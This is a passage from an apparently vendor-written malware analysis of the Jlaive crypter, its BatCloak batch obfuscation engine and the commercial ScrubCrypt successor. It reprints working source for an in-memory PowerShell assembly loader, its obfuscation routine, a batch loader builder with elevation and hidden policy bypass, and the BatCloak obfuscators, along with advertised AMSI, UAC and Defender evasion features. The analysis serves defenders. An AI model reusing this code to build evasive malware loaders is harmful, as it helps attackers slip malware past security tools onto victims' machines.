$gs_var = New-Object System.IO.Compression.GZipStream($msi_var, [IO.Compression.CompressionMode]::Decompress);
$gs_var.CopyTo($mso_var);
$gs_var.Dispose();
$msi_var.Dispose();
$mso_var.Dispose();
$payload_var = $mso_var.ToArray();
$obfstep1_var = [System.Reflection.Assembly]::Load($payload_var);
$obfstep2_var = $obfstep1_var.EntryPoint;
$obfstep2_var.Invoke($null, (, [string[]] ('%*')))
```

Figure 28. PowerShell loader template

CreatPS() function is responsible for loading the template and obfuscating it. The code dynamically creates an obfuscated PowerShell script by replacing placeholders with values from a dictionary for specific purposes such as security evasion or anti-reverse engineering. It uses techniques such as Base64 encoding, random string generation, and template embedding to add complexity and customization to the generated script.




```
public string CreatePS()
{
    var replacements = new Dictionary<string, string> {
        { "FromBase64String", "('gnirtS46esaBmorF'[-1..-16] -join '')" },
        { "ReadAllText", "('txeTllAdaeR'[-1..-11] -join '')" },
        { "Load", "('daoL'[-1..-4] -join '')" },
        { "DECRYPTION_KEY", Convert.ToBase64String(Key) },
        { "DECRYPTION_IV", Convert.ToBase64String(IV) },
        { "contents_var", RandomString(5, rng) },
        { "lastline_var", RandomString(5, rng) },
        { "line_var", RandomString(5, rng) },
        { "payload_var", RandomString(5, rng) },
        { "aes_var", RandomString(5, rng) },
        { "decryptor_var", RandomString(5, rng) },
        { "msi_var", RandomString(5, rng) },
        { "mso_var", RandomString(5, rng) },
        { "gs_var", RandomString(5, rng) },
        { "obfstep1_var", RandomString(5, rng) },
        { "obfstep2_var", RandomString(5, rng) },
        { Environment.NewLine, string.Empty }
    };
    return replacements.Aggregate(GetEmbeddedString("Jlaive.Resources.Stub.ps1"), (c, r) => c.Replace(r.Key, r.Value));
}
```

Figure 29. Creating an obfuscated PowerShell script

Batch Loader


The last step for the builder is to generate a batch loader. The batch loader contains an obfuscated PowerShell loader and an encrypted C# stub binary.



```
public string CreateBat(string pscommand, bool hidden, bool runas)
{
    StringBuilder builder = new StringBuilder();
    builder.AppendLine("@echo off");
    if (runas)
    {
        string runascode =
            "if not %errorlevel%==0 ( powershell -noprofile -ep bypass -command Start-Process -FilePath '%0' -ArgumentList '%cd%' -Verb runas & exit /b )"
            + Environment.NewLine
            + "cd \"%~dp0\"";
        builder.AppendLine("net file");
        builder.AppendLine(runascode);
    }
    builder.AppendLine(@"copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y ""%~0.exe""");
    builder.AppendLine("cls");
    builder.AppendLine("cd \"%~dp0\"");
    builder.AppendLine($"\"%~0.exe\" -noprofile{(hidden ? " -w hidden" : string.Empty)} -ep bypass -c {pscommand}");
    builder.Append("exit /b");
    return new FileObfuscation().Process(builder.ToString(), 3);
}
```

Figure 30. Generating a batch loader

The *createBat()* function produces a necessary command to execute the PowerShell loader. In the end, Jlaive uses BatCloak as a file obfuscation engine to obfuscate the batch loader and save it on a disk.



```
Jlaive
  CodeGen
    Compiler.cs
    StubGen.cs
  CodeMod
    BatCloak
      FileObfuscation.cs
      LineObfuscation.cs
```

Figure 31. Batch file obfuscation engine

Dissecting BatCloak, Jlaive's Obfuscation Engine


As previously mentioned, Jlaive is written in C#. The BatCloak engine is the core engine of Jlaive's obfuscation algorithm and includes *LineObfuscation.cs* and *FileObfuscation.cs*.

LineObfuscation.cs, the Line Obfuscation Algorithm

The file *LineObfuscation.cs* is the main file responsible for line obfuscation. The code is organized in the BatCloak namespace containing the following classes:

- *LineObfResult*
- *LineObfuscation*

The purpose of the *LineObfResult* struct is to hold the result of the line obfuscation process. The fields *Sets* is an array that holds the string representation of the obfuscated lines. The *Result* field is the field representing the obfuscated code.



```
internal struct LineObfResult
{
    public string[] Sets;
    public string Result;
}
```


Figure 32. Jlaive source code LineObfResult class

The *LineObfuscation* struct is the main class responsible for line obfuscation. A breakdown of the public properties includes the following:

- ***Variables:*** A list of strings containing the variables used in the obfuscated code
- ***Level:*** An integer holding the level of obfuscation
- ***Boilerplate:*** A string holding the boilerplate code to be included

Also included in the *LineObfuscation* class are the private fields:


- ***setvar:*** A string holding a randomly generated variable used in setting values
- ***equalsvar:*** A string serving as a comparison operator
- ***usedstrings:*** A list of strings used to track strings that have been generated
- ***rng:*** An instance of the *Random* class to generate random numbers
- ***chars:*** A constant that serves as a string to represent characters that might be used in string generation



```
internal class LineObfuscation
{
    public List<string> Variables { get; set; }
    public int Level { get; set; }
    public string Boilerplate { get; }

    private string setvar { get; }
    private string equalsvar { get; }
    private List<string> usedstrings { get; }
    private Random rng { get; }
    private const string chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";
```

Figure 33. Jlaive source code LineObfuscation class

The main method responsible for obfuscating code is the *Process* method, which takes a string representing the code to be obfuscated and returns a *LineObfResult* object.



```
public LineObfResult Process(string code)
{
    int amount = 5;
    if (Level > 1) amount -= Level;
    amount *= 2;

    List<string> setlines = new List<string>();
    List<string> splitted = new List<string>();
    string sc = string.Empty;
    bool invar = false;
    foreach (char c in code)
    {
        if (c == '%')
        {
            invar = !invar;
            sc += c;
            continue;
        }
        if ((c == ' ' || c == '\'' || c == '.') && invar)
        {
            invar = false;
            sc += c;
            continue;
        }
        if (!invar && sc.Length >= amount)
        {
            splitted.Add(sc);
            invar = false;
            sc = string.Empty;
        }
        sc += c;
    }
    splitted.Add(sc);

    LineObfResult result = new LineObfResult() { Result = string.Empty };
    List<string> newvars = new List<string>();
    for (int i = 0; i < splitted.Count; i++)
    {
        string name;
        if (i < Variables.Count) name = Variables[i];
        else
        {
            name = RandomString(length: 10);
            newvars.Add(name);
        }
        setlines.Add(item: $"%{setvar}%\"{name}%{equalsvar}%{splitted[i]}\"");
        result.Result += $"%{name}%";
    }
    Variables.AddRange(newvars);
    result.Sets = setlines.OrderBy(x:string => rng.Next()).ToArray();
    return result;
}
```

Figure 34. Jlaive Process method

This method preforms the following operations:

1. Based on the desired obfuscation level, it can split the appropriate number of characters.
2. It splits code based on the number of characters, with consideration taken for characters enclosed in percent signs (%) while generating new variables if applicable.


3. It builds the obfuscated lines by combining variable names with their corresponding split.
4. At the end, it returns the obfuscated result.

FileObfuscation.cs, the File Obfuscation Algorithm

The *FileObfuscation.cs* algorithm contains the logic responsible for obfuscating batch files. The code responsible is organized within the namespace *BatCloak*, containing a single class named *FileObfuscation* that contains the *Process* method.

The *Process* method takes the following parameters:

- ***contents:*** A string representing the contents of the batch file
- ***level:*** An integer value holding the obfuscation level



```
// Modified https://github.com/ch2sh/BatCloak

using System;
using System.Collections.Generic;
using System.Text;

namespace BatCloak
{
    internal class FileObfuscation
    {
        public string Process(string contents, int level)
        {
            List<string> lines = new List<string>(collection: contents.Split(separator: new string[] { Environment.NewLine }, StringSplitOptions.None));
            lines.Insert(index: 0, item: "rem https://github.com/ch2sh/Jlaive");
            StringBuilder builder = new StringBuilder();
            LineObfuscation obfuscator = new LineObfuscation(level);
            builder.AppendLine("@echo off");
            builder.Append(obfuscator.Boilerplate);
            for (int i = 0; i < lines.Count; i++)
            {
                if ((lines[i].StartsWith("rem") || lines[i].StartsWith("::")) && !lines[i].Contains("BatCloak")) continue;
                LineObfResult result = obfuscator.Process(lines[i]);
                builder.AppendLine(string.Join(Environment.NewLine, result.Sets));
                builder.AppendLine(result.Result);
            }
            return builder.ToString().TrimEnd('\r', '\n');
        }
    }
}
```


Figure 35. The main logic for obfuscating batch files; the main objective of this file is to build the final obfuscated batch, whereas the LineObfuscator (level) obfuscates each line (this file puts it all together and is the "builder" or orchestrator for the final batch file)

The following key operations are performed:

1. The *Process* method starts with splitting lines using the *Environment.NewLine* property and storing individual lines in a list of strings called *lines*.
2. In the original implementation, the *Process* method adds the line *rem https://github.com/ch2sh/Jlaive* at the beginning of the *lines* list in attribution to the developer.

3. A new *StringBuilder* object is defined and called *builder*.
4. A new instance of the *LineObfuscation* class is declared along with the *level* parameter.
5. At the start of the obfuscation process, an *@echo off* is appended to the builder object that allows the batch file to run silently, a common technique to avoid arousing suspicion.
6. A condition exists to check if each line starts with either “rem” or “::”. It also checks if the string does not contain “*BatCloak*”. If these conditions are met, it does not obfuscate the line.
7. The builder appends lines, including:
    A. ***Sets:*** A collection of strings denoting variable assignments
    B. ***Result:*** The obfuscated line
8. Finally, the builder object is converted into a string and a carriage return, and newline characters are trimmed.

During our investigation, we discovered that BatCloak was its own standalone repository at one point, serving a CLI based obfuscator with its core obfuscation features incorporated into later generations of batch obfuscators.



BatCloak

BatCloak is a batch file obfuscator with antivirus evasion capabilities.

```
Evasive Batch File Obfuscation @ch2sh

Usage: C:\BatCloak.exe [options]
Options:
    * --input, -i
        Path to input file.
      --level, -l
        Obfuscation level (1-5).
        Default: 3
    * --output, -o
        Output file path.
```

Figure 36. BatCloak command-line obfuscator


The Evolving Nature of the BatCloak Engine

The actor behind Jlaive contributed to numerous iterations and adaptations of the BatCloak engine and has also contributed FUD capabilities to other projects, such as the following: CryBat, Exe2Bat, ScrubCrypt, and SeroXen.

In this section, we delve into the most recent version of the BatCloak engine ScrubCrypt.

ScrubCrypt

ScrubCrypt is the most recent version of the BatCloak engine and represents a noteworthy development in the evolution of this batch obfuscation modification technique. The decision to transition from an open-source framework to a closed-source model, taken by the developer of ScrubCrypt, can be attributed to the achievements of prior projects such as Jlaive, as well as the desire to monetize the project and safeguard it against unauthorized replication.



ScrubCrypt

Secure your applications with our private and unique .BAT crypting method. Guaranteed to bypass Windows Defender scantime & runtime.

18 Products Sold


37 Customers

5.00 Trusted

Figure 37. The ScrubCrypt website

In addition to boasting FUD capabilities, the actor includes features intended to invade host-based security measures such as the following:

- User account control (UAC) bypass
- Anti-debugging capabilities
- AMSI bypass
- Event tracing for Windows (ETW) bypass



Our Features

Our primary features can be seen below


.NET/Native support	Anti debug
UAC bypass	API unhooking
AMSI bypass	ETW bypass

Optional features: *Bind up to 3 files (uncrypted), Anti VM, Windows Defender exclusions, Single instance, Fake error, Startup*

Figure 38. ScrubCrypt features advertised on a popular hacking forum

In addition to advertising a host of features designed to evade the latest detection technologies, ScrubCrypt also allegedly includes testing on a host of popular pieces of malware such as:

- Amadey botnet
- AsyncRAT
- DCRAT (aka DarkCrystal)
- Eagle Monitor RAT
- Pure Miner
- QuasarRAT
- Redline Stealer
- Remcos RAT
- SmokeLoader
- UnamSanctam Miner
- VenomRAT
- Warzone RAT (aka Ave Maria)


ScrubCrypt Private

File path: [ ] ... Build

Options
- [ ] Anti VM
- [ ] Delay (ms): 0
- [ ] Single instance
- [ ] Pump file (KB): 0
- [ ] Bot killer

Execution method: In memory

Binder
- [ ] Enabled

Add file / Remove file

Startup
- [✓] Enabled
- [ ] Extract binded files on startup
- [ ] Show fake error on startup
- [ ] Melt file

UAC Bypass
- [✓] Enabled
- [✓] Win.Def exclusion

Fake error
- [ ] Enabled

Figure 39. A simple ScrubCrypt GUI

Conclusion

This research presents the ongoing evolutionary trajectory of BatCloak engine, which aims to gain interoperability with numerous malware families and serves as a compelling testament to the engine's inherent modularity. The evolution of BatCloak underscores the flexibility and adaptability of this engine and highlights the development of FUD batch obfuscators. This showcases the presence of this technique across the modern threat landscape.

The second part of this series will look into the remote access trojan (RAT) SeroXen, a piece of malware gaining popularity and attention among analysts and cybercriminals alike for its stealth. We delve into the RAT's own tools and the updated BatCloak engine included as SeroXen's loading mechanism. The third part of this series will detail the distribution mechanisms of SeroXen and BatCloak, as well as security insights on the community and demographic impact of this level of malware sophistication equipped with batch FUD obfuscation.

In order to stay protected, organizations should consider a cutting-edge, multilayered defensive strategy and comprehensive security solutions such as Trend Micro™ Managed XDR that can detect, scan, and block malicious content in highly evolved threats. Organizations can learn more about how the Zero Day Initiative (ZDI) bug bounty program rewards researchers for responsible vulnerability disclosure as well as protects organizations globally to stay up to date on the latest news regarding mission critical security patches.